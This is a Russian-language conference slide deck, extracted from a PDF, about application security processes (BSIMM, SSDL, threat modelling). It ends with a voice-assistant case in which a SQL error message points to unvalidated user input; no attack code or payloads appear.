

# НеБезопасные фитчи и ошибки в логике

Морозов Алексей - Тинькофф

---



# О себе

## **Деятельность:**

Пентестер (OSCP, WAPT, eWAPTx, CEH);

Спикер (PHDays, ZeroNight, OFFZone, RuCTF, и другие);

+6 лет опыта работы в AppSec;

Имею научные публикации и CVE.

## **Площадки:**

Администратор форума и участник CTF - команды Codeby (победители

PHDays Standoff 2020, финалситы 2021);

Форум Antichat (SooLFaa).

# Баг vs Уязвимость

## Критерии уязвимости:

- целостность;
- доступность;
- конфиденциальность.

## Дополнительные критерии:

- репутация;
- мотивация;
- степень влияния.

# Стандарты

BSIMM

Методология

Стратегия и метрики

Процессы и политики

Тренинги по  
безопасной  
разработки

Планирование

Модель атак

Безопасность в  
проектировании

Стандарты и  
требования

Публикация

Пентест

Управление  
уязвимостями и  
конфигурациями

Безопасность  
окружений

SSDL

Пентест

Анализ  
архитектуры

Анализ кода




# Баг vs Уязвимость

- Приоритезация проектов по критичности.
- Разработка методики оценки рисков.
- Разработка моделей угроз:
  - Классификация операций;
  - Оценка критичности данных;
  - Оценка стоимости атаки/ущерба.
- Обучение заинтересованных лиц.
- Создание релизной политики и проверка в критичных приложениях минимальном чек-листом (например, STRIDE).
- Детализация.
- Масштабирование.


# Как это должно работать?

Идея




# Как это должно работать?

Идея




Анализ




# Как это должно работать?

Идея



Анализ

задачи




Требования безопасности



# Как это должно работать?

Идея



Анализ



Требования безопасности




Разработка




# Как это должно работать?

Идея



Анализ



Требования безопасности



Разработка




Тестирование реализации




# Как это должно работать?

Идея



Анализ



Требования безопасности



Разработка




Тестирование реализации



# Как это не работает?

Идея



ПРАКТИКА

# 1. Голосовой помощник



## Ассистент Дуся

UseYoVoice Работа

★★★★★ 70 692

3+

Поддерживаются покупки в приложении




Эта информация может быть полезна. Это приложение можно скачать на ваше устройство.

Добавить в список желаний


Установить



# 1. Голосовой помощник



# 1. Голосовой помощник



**You have an error in your SQL syntax; check the manual that corresponds to your.....**

# Выводы

**Проблема:** Недооценен пользовательский ввод.


